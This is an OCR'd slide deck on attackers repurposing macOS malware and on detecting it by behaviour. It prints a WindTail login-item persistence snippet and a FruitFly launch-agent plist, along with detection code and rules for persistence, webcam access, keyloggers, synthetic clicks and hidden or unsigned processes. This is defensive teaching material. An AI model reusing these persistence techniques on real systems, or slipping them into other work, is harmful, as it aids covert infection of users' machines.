a logic flaw in Microsoft Excel leads to 'remote' code execution on macOS

November 3, 2019

[public] 0day
Automatic macro execution


+

[new] 0day
App sandbox escape

+

[new] 0day
Quarantine & notarization bypass


no alerts, no popups, no warnings!




if a user opens a malicious document, code can escape the sandbox and persistently infect a full-patched macOS system (10.15.1) 😭


3rd-Party Anti-Virus Products

...similarly trivial to bypass?





OSX.FruitFly 'obfuscated'
detections: 0



avoid detection?

pack

encrypt

in-memory

"Writing Bad @$$ Malware (for OSX)"

p. wardle BH/2015

Protection

generically detecting (repurposed) threats

Focus on (Potentially) Malicious Behaviors

...vs static signatures

~~detect malware via signatures~~

detect malware via (unusual) behaviors

generically detect (even repurposed) malware!!

persistence

mic/camera

download/upload

screenshot


key logging

synthetic clicks

file encryption


PERSISTENCE
via file i/o monitoring

OSX.WindTail persisting



```
01  int main(int argv, char** argv) {
02
03   r12 = [NSURL fileURLWithPath:[[NSBundle mainBundle] bundlePath]];
04
05   rbx = LSSharedFileListCreate(0x0, _kLSSharedFileListSessionLoginItems, 0x0);
06   LSSharedFileListInsertItemURL(rbx, _kLSSharedFileListItemLast, 0x0, 0x0,
07                                 r12, 0x0, 0x0);
08   ...
09
10  }
```

persistence alert!




PDF


"Methods of Malware Persistence on Mac OS"
www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf

Mic/Camera Access

via AVFoundation notifications



- OSX.Crisis
- OSX.Eleanor
- OSX.Mokes
- OSX.FruitFly
- ...Zoom.app :P






```
01  public func start(eventHandler: @escaping AudioVideoHandler) {
02   var property = CMIOObjectPropertyAddress(
03   mSelector: kAudioDevicePropertyDeviceIsRunningSomewhere,
04   mScope:    kAudioObjectPropertyScopeGlobal,
05   mElement:  kAudioObjectPropertyElementMaster)
06
07   CMIOObjectAddPropertyListener(camID, &property, camCallback,
08                                 self.toOpaque())
```

detecting mic/camera access

"OverSight: Exposing Spies on macOS"
speakerdeck.com/patrickwardle/hack-in-the-box-2017-oversight-exposing-spies-on-macos

Keylogger Detection
via CoreGraphics Event Notifications







```
01  public func start(eventHandler: @escaping EventTapsHandler) {
02
03  notify_register_dispatch(kCGNotifyEventTapAdded, &self.notifyToken, DispatchQueue.global())
04  { [weak self] event in
05    for newTap in newTaps.keys where nil == strongSelf.previousTaps[newTap] {
06     if let tap = newTaps[newTap] {
07       eventHandler(EventTapsEvent(tap: tap))
08     ...
```


detecting keyboard "event taps"

(kCGNotifyEventTapAdded)

Detecting Synthetic Clicks

generic protection, regardless of technique?






```
01   let mask = (1 << CGEventType.leftMouseDown.rawValue) |
02              (1 << CGEventType.leftMouseUp.rawValue)  ...
03
04   eventTap = CGEvent.tapCreate(tap:.cgSessionEventTap,
05                                eventsOfInterest: mask,
06                                callback: eventCallback, ... )
```

```
01   public func eventCallback(proxy: CGEventTapProxy, eventType:
02                             CGEventType, event: CGEvent, ... ) {
03
04     if 0 == event.getIntegerValueField(.eventSourceStateID) {
05        //detected synthetic mouse click!
06     }
```


0x0: synthetic

0x1: user generated


"state"

Generically Detecting Mac Malware


via JamfProtect (MonitorKit + Apple's game engine)




MonitorKit



...in the news




actions (alert, log, etc)



Apple's game (logic) engine

Detecting OSX.WindTail


via infection behaviors



1 Safari 'auto-open'

```
$event.isNewDirectory == 1 AND
$event.process.name == 'Safari'
```

Safari created directory




3 application start

```
$ cat Final_Presentation.app/Contents/Info.plist
 ...
 <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
```

2 'auto' URL handler registration

```
$event.isNewDirectory == 1 AND $event.file.isAppBundle == 1
AND $event.file.bundle.infoDictionary.CFBundleURLTypes != nil
```


app with custom URL handler



1 + 2 + 3

DETECTING OSX.FRUITFLY

via 'install time' behaviors



```
$ cat ~/Library/LaunchAgents/
com.client.client.plist
...

<plist version="1.0">
<dict>
 <key>ProgramArguments</key>
 <array>
 <string> ~/.client </string>
 </array>
 ...
```

launch agent persistence

```
($event.path MATCHES[cd] "/Library/LaunchAgents/.*.plist" OR
 $event.path MATCHES[cd] "/Users/.*/Library/LaunchAgents/.*.plist") AND
 $event.isNewFile == 1
```


1 launch item persistence

```
!$event.file.contentsAsDict.ProgramArguments[0].signingInfo("AppleSigned")
```

2 not signed by apple

```
"LaunchD" IN $tags AND
$event.file.contentsAsDict.ProgramArguments[0].
lastPathComponent.startsWith(".")
```


3 'hidden' binary



1 + 2 + 3

Detecting OSX.FruitFly

via runtime behaviors



...other (generic) detections?

+

+

`$event.process.path.lastPathComponent.startsWith(".")`

hidden process


`$event.process.path.startsWith("/tmp")`

dropper payload in /tmp

`$event.process.labels.contains("Unsigned")`

unsigned process

alert !



1 + 2 + 3


4 + 5

webcam

+


synthetic clicks

Apply!



attackers <3
repurposed malware

- ☑ "free"
- ☑ "unattributable"

1. 

   upgrade to macOS Catalina (notarization)

2. 

   ensure your macOS systems are protected by a behavior-based security tool.

Repurposed Malware:
A Dark Side of Recycling

@patrickwardle

jamf

Resources:

- 'OSX.Fruitfly Recycled' -Phil Stokes
- 'Repurposing OnionDuke' -Josh Pitts

Images:

- github.com/Aris-t2